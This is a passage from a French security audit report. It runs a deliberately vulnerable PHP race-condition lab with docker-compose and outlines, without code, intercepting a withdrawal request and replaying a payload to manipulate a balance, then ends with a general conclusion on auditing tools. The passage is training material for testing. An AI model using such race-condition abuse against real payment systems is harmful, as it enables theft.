
docker-compose up

```
root@sergio:/home/sergio/php-app-race-condition# docker-compose up
Creating network "php-app-race-condition_default" with the default driver
Building mysql
Step 1/2 : FROM mariadb:10.5.8
10.5.8: Pulling from library/mariadb
83ee3a23efb7: Downloading [==========>                                        ]  5.892MB/28.57MB
db98fc6f11f0: Download complete
f611acd52c6c: Download complete
aa2333e25466: Waiting
```


Accédons au browser par l'url de site.



On commence l'interception on cliquant sur le bouton comme suite.



On fait un clic droit ensuite pour continuer les procédures sur les captures ci-dessous.



En faisant un payload, nous pouvons obtenir le résultat suivant.

You have withdrawn: 10
Current balance: 9550
Reset Balance

add ?wd=x to withdraw $x

Execution time: 0.0050640106201172 seconds

CONCLUSION

En conclusion, l'audit de sécurité informatique est une démarche indispensable pour toute organisation souhaitant sécuriser ses systèmes d'information et ses données sensibles. À travers l'évaluation des vulnérabilités, la proposition de solutions correctives et l'amélioration continue de la posture de sécurité, cet audit contribue à réduire les risques de cyberattaques et à renforcer la confiance des parties prenantes. De plus, en intégrant des outils spécialisés tels que Lynis, Nessus, Metasploit, et Trivy, ainsi que des méthodologies rigoureuses, l'audit permet d'apporter des réponses précises et efficaces aux enjeux de sécurité. Ainsi, l’audit devient un levier stratégique dans la gestion des risques numériques et dans la protection du patrimoine informatique de l’entreprise.